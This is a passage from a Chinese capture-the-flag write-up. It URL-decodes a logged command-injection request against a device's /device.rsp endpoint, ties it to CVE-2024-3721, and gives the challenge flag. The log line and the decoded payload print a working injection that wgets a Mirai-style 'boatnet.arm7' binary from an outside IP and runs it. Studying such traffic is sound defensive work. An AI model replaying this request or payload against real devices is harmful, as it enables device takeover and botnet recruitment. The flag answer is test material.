opt=sys&cmd=__S_O_S_T_R_E_A_MAX__&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B
%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%
20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"
```

## ## Payload 分析

对该请求的参数进行解码分析：

- **URI:** /device.rsp
- **Parameters:**
  - opt=sys
  - cmd=\_\_S\_O\_S\_T\_R\_E\_A\_MAX\_\_
  - mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B%20wget%20http%3A%2F%2F103.77.
241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fb
oatnet.arm7%20tbk

对 mdc 参数进行 URL 解码，得到具体的攻击载荷：

```
1 | cd /tmp;
2 | rm boatnet.arm7;
3 | wget http://103.77.241.165/hiddenbin/boatnet.arm7;
4 | chmod 777 *;
5 | ./boatnet.arm7 tbk
```

这是一个典型的命令注入攻击，攻击者试图下载并执行名为 boatnet.arm7 的恶意文件（通常与 Mirai 等僵尸网络相关）。

####

通过搜索引擎检索 /device.rsp?opt=sys&cmd= 相关信息，可以确认该漏洞的 CVE 编号为 **CVE-2024-3721**。

攻击者利用 **CVE-2024-3721** 漏洞对设备进行了远程命令执行攻击。

**最终 Flag:**

```
1 | furyCTF{CVE-2024-3721}
```

